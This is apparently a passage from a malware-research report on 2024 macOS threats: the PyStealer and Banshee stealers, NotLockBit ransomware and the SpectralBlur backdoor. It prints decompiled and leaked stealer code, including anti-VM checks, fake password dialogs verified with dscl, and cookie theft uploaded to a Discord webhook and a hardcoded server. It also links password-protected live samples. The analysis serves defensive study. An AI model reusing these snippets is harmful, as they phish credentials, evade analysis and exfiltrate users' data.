Though we don't have much insight into how `PyStealer` targets it victims, mounting its disk image shows that it is likely attempting to trick users into open something masquerading as a PDF "Engineer" document:

PyStealer is distributed as a disk image, containing what appears to be a PDF document

Using **`WhatsYourSign`** we can see that this is (unsurprisingly) 'Engineer Documents' is not document, but rather an application (that's ad-hoc signed):



Not a PDF document, but rather an ad-hoc signed application

Thus, if the user is tricked into opening the item (and clicking through the macOS security warnings) they will become infected.

Persistence: None

Many stealers don't persist, and `PyStealer` is no exception.

Capabilities: Stealer

In their **X thread**, the Moonlock Lab's researchers noted the malware was created with PyInstaller …which means we should be able to recover a representation of the original Python code …which as we'll see makes analysis a breeze.

First, we extract the compiled Python byte code (`.pyc` files) via **`pyinstxtractor`**:

```
% python3 pyinstxtractor.py "/Volumes/Empire File Transfer/Engineer
Documents.app/Contents/MacOS/Engineer Documents"
```

```
[+] Processing /Volumes/Empire File Transfer/Engineer
Documents.app/Contents/MacOS/Engineer Documents
[+] Pyinstaller version: 2.1+
[+] Python version: 3.10
[+] Length of package: 6817203 bytes
[+] Found 13 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: Engineer Documents.pyc
...
[+] Successfully extracted pyinstaller archive: /Volumes/Empire File Transfer/Engineer
Documents.app/Contents/MacOS/Engineer Documents
```

The extracted `.pyc` files can now be found in a directory named `Engineer Documents_extracted`:

```
% ls "Engineer Documents_extracted"
Engineer Documents.pyc
PYZ-00.pyz_extracted
pyi_rth_multiprocessing.pyc
...
```

Though we could possible uses another commandline utility (such as `uncompyle6` or `decompyle3`) to convert the extract compiled Python byte code files back into Python code, its easier to just do it online for example via **pylingual**:

pylingual, can decompile compiled Python bytecode

Decompiling the `Engineer Documents.pyc` file reveals the Python code of the stealer.

First (as noted by the Moonlock Labs researchers), we see the malware's basic anti-analysis logic. Specifically in a function named `antiVM` we see that malware will exit if it finds itself running in a virtual machine (VM):

```
def antiVM():
    hwModel = subprocess.run('sysctl -n hw.model', shell=True, capture_output=True)
    resp = str(hwModel.stdout)[2:][:3]
    if resp!= 'Mac':
        killSwitch()
    hwMemsize = subprocess.run('sysctl -n hw.memsize', shell=True, capture_output=True)
    resp = str(hwMemsize.stdout)[2:][:(-3)]
    if int(resp) < 3999999999:
        killSwitch()
```

```
    ioPlat = subprocess.run('ioreg -rd1 -c IOPlatformExpertDevice', shell=True, text=True,
capture_output=True)
    resp = ioPlat.stdout
    IOPlatformSN = str(re.search('(?<=IOPlatformSerialNumber\" = \")[^\\\"]*', resp).group())
    if IOPlatformSN == 0:
        killSwitch()
    boardiD = str(re.search('(?<=board-id\" = <\")[^\\\"]*', resp).group())
    if 'VirtualBox' in boardiD:
        killSwitch()
    if 'VM Ware' in boardiD:
        killSwitch()
    manuF = str(re.search('(?<=manufacturer\" = <\")[^\\\"]*', resp).group())
    if 'Apple' in manuF:
        break
    killSwitch()
    usbD = subprocess.run('ioreg -rd1 -c IOUSBHostDevice | grep \"USB Vendor Name\"', shell=True,
text=True, capture_output=True)
    resp = usbD.stdout
    if 'VMware' in str(resp):
        killSwitch()
    if 'ViruaLBox' in str(resp):
        killSwitch()
    ioRegL = subprocess.run('ioreg -l | grep -i -c -e \"virtualbox\" -e \"oracle\" -e
\"vmware\"', shell=True, text=True, capture_output=True)
    resp = ioRegL.stdout
    if int(resp) > 0:
        killSwitch()
    vmFolder = os.path.exists('//Library/Application Support/VMWare Tools')
    if vmFolder == True:
        killSwitch()
    processS = subprocess.run('pgrep vmware-tools-daemon', shell=True, text=True,
capture_output=True)
    resp = processS.stdout
    if len(resp) > 0:
        killSwitch()
    mac = ':'.join(re.findall('...', '%012x' % uuid.getnode()))
    mcList = ['00:05:69', '00:0c:29', '00:1c:14', '00:50:56', '08:00:27', '00:1C:42', '00:16:42',
'0A:00:27']
    if mac[:8] in mcList:
        killSwitch()
```

This anti-VM check is quite comprehensive. For instance, it even inspects the system's MAC address to determine if it belongs to a virtual machine vendor, using the OUI (Organizationally Unique Identifier).

In order to get the user's password, the stealer executes a snippet of AppleScript in an aptly-named function `getPassword`:

```
def getPassword():
    global userPass  # inserted
    user = str(os.environ['USER'])
    applescript = '\n    display dialog \"Preview needs permissions to access Downloads \n\nEnter
Password Below\" default answer \"\" with title \"Preview\" with icon POSIX file \"/Users/' +
str(user) + '/image.icns\" buttons {\"Allow\"} with hidden answer'
    p = subprocess.run('osascript -e \'{}\''.format(applescript), shell=True,
capture_output=True)
    resp = p.stdout.decode('utf-8')
    resp = re.sub('^.*?:', '', resp)
    AADADF18 = str(re.sub('^.*?:', '', resp))
    if AADADF18[(-1)] == '\n':
        AADADF18 = AADADF18[:(-1)]
    a = subprocess.run('dscl /Local/Default -authonly ' + user + ' ' + AADADF18, shell=True,
capture_output=True)
    resp1 = a.stdout.decode('utf-8')
    resp1 = re.sub('^.*?:', '', resp1)
    AADADF19 = str(re.sub('^.*?:', '', resp1))[:(-1)]
    if len(AADADF19) == 0:
        userPass = AADADF18
    else:  # inserted
        if len(AADADF19) > 0:
            getPassword()
```

```
getPassword()
```

The password is validated via the `dscl` command (that is executed with the `-authonly` commandline flag).

The core stealer logic is pretty normal, focusing on collecting browser cookies and credentials for cryptocurrency wallets. This data is then zipped up and send to a Discord Webhook.

For example, here is the code that attempts to steal Safari cookies for certain sites:

```
def safariDestroy(path):
    cookiesWH = str(base64.b64decode('aHR0cHM6Ly9kaXNj...2Qi1GVA==').decode('utf-8'))
    folder = os.makedirs('/Users/' + user + '/~/Documents/Safari')
    sites = ['google.com', 'dropbox.com', 'wetransfer.com', 'drive.google.com', ...]
    i = 0
    try:
        for url in sites:
            cookies = browser_cookie3.safari(domain_name=sites[i])
            site = os.makedirs('/Users/' + user + '/~/Documents/Safari/Sites/' + sites[i])
            path = '/Users/' + user + '/~/Documents/Safari/Sites/' + sites[i] + '/' + sites[i] +
'.txt'
            f = open(path, 'w')
            f.write(str(cookies))
            f.close()
            time.sleep(0.1)
            i += 1
        zip = shutil.make_archive('/Users/' + user + '/Safari Cookies', 'zip', '/Users/' + user +
'/~/Documents/Safari/Sites')
        clear = shutil.rmtree('/Users/' + user + '/~')
        ...
        r = requests.post(cookiesWH, files={'file': open('/Users/' + user + '/Safari
Cookies.zip', 'rb')})
        r.close()
        clear = os.remove('/Users/' + user + '/Safari Cookies.zip')
    except:
        ...
```

Note that the `cookiesWH` variable is set to a Discord webhook.


The stealer will also attempt to exfiltrate the user's phone book (`AddressBook-v22.abcddb`), common cryptocurrency wallets, and files matching extensions such as `.zip`, `.rar`, etc. (The latter are uploaded to server returned by querying `https://api.gofile.io/getServer`).

If you're interested more in this stealer, have a look at its Python code, which I've added to the **sample for download**.

👾 Banshee


```
Banshee is fairly standard macOS stealer, whose source code was leaked, making analysis a breeze!

⬇ Download: Banshee (password: infect3d)
```

The security researcher and privacy activist Alex Kleber, originally tweeted about Banshee:



Shortly thereafter is was **analyzed** by researchers from Elastic.

And, a few months later its source code **was leaked**



Banshee's leaked source code

Writeups:

- "**From Amos to Poseidon**" -SentinelOne
- "**Beyond the wail: deconstructing the BANSHEE infostealer**" -Elastic

Infection Vector: Fake Applications

As with most other stealers, Banshee conforms to the "Malware as a Service" (MaaS) model, meaning the original malware author is not responsible to its distribution.

In a **report from SentinelOne**, researchers highlighted that the malware was observed in applications posing as legitimate ones.

> *"A leaked loader for Banshee stealer ...was recently seen masquerading as the Obsidian note-taking app. " -Phil Stokes*

Persistence: None

Many stealers don't persist, and `Banshee` is no exception.

Capabilities: Stealer

The **original analysis** of Banshee noted it performed “standard” stealer actions that obtaining the user’s password and then collecting data from:

- The macOS keychain
- Browsers (cookies, etc.)
- Cryptocurrency wallets
- Files (conforming to extensions such as `.doc`, etc.)

As the source code of the stealer was leaked, it trivial to understand exactly how it accomplishes each of these actions.

For example here is a snippet of code (from the malware’s `System.m`) that requests the user’s password via AppleScript:

```
- (void)getMacOSPassword {
    NSString *username = NSUserName();
    for (int i = 0; i < 5; i++) {
        NSString *dialogCommand = @"osascript -e 'display dialog \"To launch the application, you need to update the system settings \n\nPlease enter your password.\" with title \"System Preferences\" with icon caution default answer \"\" giving up after 30 with hidden answer'";

        NSString *dialogResult = [Tools exec:dialogCommand];
        NSString *password = @"";

        NSRange startRange = [dialogResult rangeOfString:@"text returned:"];
        ...
        password = [dialogResult substringFromIndex:startRange.location];


        if ([self verifyPassword:username password:password]) {
            SYSTEM_PASS = password;
            DebugLog(@"Password saved successfully.");
            break;
        } else {
            DebugLog(@"Password verification failed.");
        }
    }
}

- (BOOL)verifyPassword:(NSString *)username password:(NSString *)password {
    NSString *command = [NSString stringWithFormat:@"dscl /Local/Default -authonly %@ %@", username, password];
    NSString *result = [Tools exec:command];
    return result.length == 0;
}
```

Note that password verification is performed via the command: `dscl /Local/Default -authonly`.

Here’s another snippet of code (from `Browsers.m`), that grabs data from browsers:

```
- (void)collectDataAndSave:(NSString *)browserName pathToProfile:(NSString *)pathToProfile pathToSave:(NSString *)pathToSave {
    NSString *autofillsFileName = @"Web Data";
    NSString *historyFileName = @"History";
    NSString *cookiesFileName = @"Cookies";
    NSString *loginsPasswords = @"Login Data";
    ...

    NSString *autofillsSourcePath =
    [pathToProfile stringByAppendingPathComponent:autofillsFileName];
    NSString *autofillsDestinationPath =
    [pathToSave stringByAppendingPathComponent:@"Autofills/"];

    NSString *historySourcePath =
    [pathToProfile stringByAppendingPathComponent:historyFileName];
```

```
    NSString *historyDestinationPath =
    [pathToSave stringByAppendingPathComponent:@"History/"];

    NSString *cookiesSourcePath =
    [pathToProfile stringByAppendingPathComponent:cookiesFileName];
    NSString *cookiesDestinationPath =
    [pathToSave stringByAppendingPathComponent:@"Cookies/"];

    NSString *loginsSourcePath =
    [pathToProfile stringByAppendingPathComponent:loginsPasswords];
    NSString *loginsDestinationPath =
    [pathToSave stringByAppendingPathComponent:@"Passwords/"];

    [Tools copyFileToDirectory:autofillsSourcePath
    destinationDirectory:autofillsDestinationPath];

    [Tools copyFileToDirectory:historySourcePath
    destinationDirectory:historyDestinationPath];

    [Tools copyFileToDirectory:cookiesSourcePath
    destinationDirectory:cookiesDestinationPath];

    [Tools copyFileToDirectory:loginsSourcePath
    destinationDirectory:loginsDestinationPath];
}
```

Worth noting, the malware does implement some basic anti-analysis logic, found in a source code file named `AntiVM.m`. Specifically it checks:

- If its running within a VM (by looking for "Virtual") in the output of `system_profiler SPHardwareDataType | grep 'Model Identifier'`
- If its being debugged (by checking the processes `P_TRACED` flag)

Moreover, it won't run if it detects that the Russian language is installed.

```
@implementation AntiVM

+ (BOOL)isRussianLanguageInstalled {
    CFArrayRef preferredLanguages = CFLocaleCopyPreferredLanguages();
    CFIndex count = CFArrayGetCount(preferredLanguages);

    for (CFIndex i = 0; i < count; ++i) {
        CFStringRef language = (CFStringRef)CFArrayGetValueAtIndex(preferredLanguages, i);
        const char *cLanguage = CFStringGetCStringPtr(language, kCFStringEncodingUTF8);
        if (cLanguage && [[NSString stringWithUTF8String:cLanguage] containsString:@"ru"]) {
            CFRelease(preferredLanguages);
            return YES;
        }
    }
    CFRelease(preferredLanguages);
    return NO;
}
```

The data the malware collects is then zipped up and exfiltrated to the hardcoded IP address 45.1d42.1d22.92:

```
#define REMOTE_IP @"http://45.1d42.1d22.92/send/"
```

Ransomware:

While macOS has never faced any widespread ransomware threats. Still, each year we see several new ransomware specimens. Luckily for Mac users, most are not quite ready for "prime time" (for example taking into account TCC, nor was notarized) and thus their impact was limited. Still the fact that malware authors have their sights on macOS, should give us all pause for concern. Additionally, it is imperative to ensure that we are sufficiently prepared for future ransomware attacks, which are likely to be more refined and thus consequently pose a higher level of risk.

NotLockBit

Written in Go, NotLockBit is a ransomware specimen targeting macOS. Besides encrypting users files, it also implements basic stealer functionality and exfiltrates collected data to AWS.

⬇ Download: **NotLockBit** (password: infect3d)

NotLockBit was originally discovered and analyzed by researchers at TrendMicro:

NotLockBit was original discovered and analyzed by TrendMicro

Writeups:

- "**Fake LockBit, Real Damage: Ransomware Samples Abuse Amazon S3 to Steal Data**" -TrendMicro
- "**macOS NotLockBit | Evolving Ransomware Samples Suggest a Threat Actor Sharpening Its Tools**" -SentinelOne

Infection Vector: Unknown

At this time we do not know how (if at all) `NotLockBit` is transmitted to its victims.

The SentinelOne researcher Phil Stokes who also analyzed the malware noted:


> *"Trend Micro did not describe how or where they discovered the Mach-O sample they reported, and at present there is no known distribution method for NotLockBit. " -Phil Stokes*

Persistence: None

Generally speaking, there is no need for Ransomware to persist, and `NotLockBit` is no exception.

Capabilities: Ransomware (+Stealer)

In their report, the TrendMicro researchers included the following diagram, that provides a illustrative overview of `NotLockBit`'s actions:




NotLockBit actions (Image credit: TrendMicro)

As several of the `NotLockBit` samples are not obfuscated, analyzing them is fairly straightforward:


```
_main.main
_main.extractAndSetWp
_main.initialSetup
_main.encryptMasterKey
_main.parsePublicKey
_main.writeKeyToFile
_main.getSystemInfo
_main.EncryptAndUploadFiles
_main.processFile
_main.shouldEncryptFile
_main.encryptFile
_main.init
```

For example, we find a method named `parsePublicKey` that as its name suggests, takes the ransomware's public key:



NotLockBit's embedded public encryption key

As noted in the TrendMicro report, we also find a hard-coded list of file extensions that the randsomware will encrypt:



NotLockBit's list of file types to encrypt

The file encryption logic can be found in the aptly-named `encryptFile` method.

Phil Stokes further notes that once the ransomware is done encrypting the users files, a `README.txt` is created in each director, and the user's desktop background will be changed to the following:

NotLockBit changes the user's desktop background (Image Credit: SentinelOne)

Besides encrypting users' files and demanding a ransom, the malware will also exfiltrated data:

> *"...the malware attempts to exfiltrate the user's data to a remote server. The threat actor abuses AWS S3 cloud storage for this purpose using credentials hardcoded into the binary. The malware creates new repositories ('buckets') on the attacker's Amazon S3 instance." -SentinelOne*

```
The malware's name derives from the fact that although it attempts to masquerade as a variant of the
infamous LockBit ransomware, as (as noted by Phil), since the alleged LockBit authors have been
```

```
arrested, "whoever is responsible for developing this malware is, with high probability, not LockBit."
```

Backdoors/Implants:


The majority of new malware targeting macOS in 2024 cannot be neatly categorized as solely stealers or ransomware. Rather, such malware gives remote attacker (sometimes persistent) access to an infect machine, allowing them to, well do pretty much whatever they like.

Sometimes this malware is designed by nation state adversaries ('APTs') as part of sophisticated cyber-espionage campaigns. Other times, the malware is more prosaic, designed by cyber-criminals whose sole interest is indiscriminate financially gain.

👾 SpectralBlur

```
SpectralBlur was the first new macOS malware of 2024. Attributed to the DPRK, the malware is a fairly standard (albeit non-persistent) backdoor that supports basic capabilities such as download, upload, and execute.

⬇ Download: SpectralBlur (password: infect3d)
```

Not three days into 2024 **Greg Lesnewich** tweeted the following:

> **Greg Lesnewich**
> @greglesnewich · Follow
>
> #100DaysofYARA day 03 - talking SpectralBlur, a MacOS (and other OS 🤫) backdoor linked to TA444/Bluenoroff, that I suspect is a cousin of the KandyKorn family our pals at Elastic found!
>
> g-les.github.io/yara/2024/01/0...
>
> 
>
>
> 5:56 AM · Jan 3, 2024
>
> ❤ 63 Reply Copy link
>
> Read 1 reply

In both his twitter (err, X) thread and in a **subsequent posting** he provided a comprehensive background and triage of the malware dubbed `SpectralBlur`. In terms of its capabilities he noted:

> *SpectralBlur is a moderately capable backdoor, that can upload/download files, run a shell, update its configuration, delete files, hibernate or sleep, based on commands issued from the C2. -Greg*

He also pointed out similarities to/overlaps with the DPRK malware known as `KandyKorn` (that we covered in our "**Mac Malware of 2024**" report), while also pointing out there was differences, leading him to conclude:


> *We can see some similarities ... to the KandyKorn. But these feel like families developed by different folks with the same sort of requirements. -Greg*

Writeups:

- "**100DaysofYARA - SpectralBlur**" -Greg Lesnewich
- "**Analyzing DPRK's SpectralBlur**" -Objective-See

Infection Vector: Unknown

It is not known how `SpectralBlur` is deployed to macOS users. What is known is that the SpectralBlur sample was initially submitted to VirusTotal on `2023-08-16` from Colombia (CO). Interestingly in VirusTotal's telemetric data, we can also see that at least one of Objective-See's tools (which, integrate with VirusTotal, for example to allow users to submit unrecognized files) encountered the malware in the wild too …how cool!



SpectralBlur on VirusTotal (Scan Date: Aug. 2023)

Persistence: None

Although backdoors usually persist, `SpectralBlur` does not contain any code to persistent itself. One possibility is another component, maybe the one that is used to distribute the malware in the first place, also persists this backdoor.

Capabilities: Backdoor

Starting with `nm` we can extract symbols which will include the malware's function names, as well as APIs that the malware calls into ("imports"). Let's start with just function names, which will be found the `__TEXT` segment/section: `__text`. We can use `nm`'s `-s` to limit its output to just a specified segment/section:

```
% nm -s __TEXT __text SpectralBlur/.macshare
0000000100001540 T _hangout
00000001000034f0 T _init
0000000100001570 T _init_fcontext
0000000100001870 T _load_config
0000000100003650 T _main
0000000100002a10 T _mainprocess
0000000100003370 T _mainthread
00000001000031c0 T _openchannel
00000001000029a0 T _proc_die
0000000100001b10 T _proc_dir
0000000100002420 T _proc_download
0000000100002290 T _proc_download_content
00000001000027e0 T _proc_getcfg
00000001000028c0 T _proc_hibernate
00000001000019f0 T _proc_none
```

```
000000010000029d0 T _proc_restart
00000001000025a0 T _proc_rmfile
0000000100002860 T _proc_setcfg
0000000100001a90 T _proc_shell
0000000100002930 T _proc_sleep
0000000100001a20 T _proc_stop
00000001000026b0 T _proc_testconn
0000000100002160 T _proc_upload
0000000100002040 T _proc_upload_content
00000001000015f0 T _read_packet
0000000100001930 T _save_config
0000000100001500 T _sigchild
00000001000011f0 T _socket_close
0000000100000d10 T _socket_connect
0000000100001140 T _socket_recv
00000001000010c0 T _socket_send
0000000100000be0 T _wait_read
0000000100001730 T _write_packet
00000001000017e0 T _write_packet_value
0000000100001270 T _xcrypt
```

Looks like functions dealing with a config (e.g., `load_config`), network communications (e.g., `socket_recv`, `socket_send`), and encryption (`xcrypt`). But also then, standard backdoor capabilities implemented (as noted by Greg), in function prefixed with `proc`.

And what about the APIs the malware imports to call into? Again we can use `nm`, this time the `-u` flag:

```
% nm -m SpectralBlur/.macshare
_connect
_dup2
_execve
...
_fork
_fread
_fwrite
...
_gethostbyname
_getlogin
_getpwuid
_getsockopt
_grantpt
...
_ioctl
_kill
...
_pthread_create
_rand
_recv
_send
_socket
_unlink
_waitpid
_write
...
```

From these imports we can surmise that the malware performs file I/O (`fread`, `fwrite`, `unlink`), network I/O (`socket`, `recv`, `send`), and spawning/managing processes (`execve`, `fork`, `kill`).

We'll see these APIs are invoked by the malware often in response to commands. For example, the malware's `proc_rmfile` function invokes the `unlink` API to remove a file:

```
int proc_rmfile(int arg0, int arg1) {
```

```
    var_10 = arg1;
    var_18 = var_10 + 0x10;
    ...
    unlink(var_18);
    ...
```

At the start of the malware disassembly it calls into a function named `init`. Here, it builds a path to its config, and then opens it. The path is built by appending `.d` to the malware's binary full path:

```
init(...){

   _sprintf_chk(config, 0x0, 0x41a, "%s.d", malwaresPath);
   ...

   loadConfig(...)
}
```


We can confirm this in a debugger, where at a call to `fopen` (in the `load_config` function) the malware will attempt to open the file `macshare.d`, in the directory where the malware is currently running (e.g. `/Users/user/Downloads/`).

```
% lldb /Users/user/Downloads/macshare

(lldb)

* thread #1, queue = 'com.apple.main-thread'
macshare`load_config:
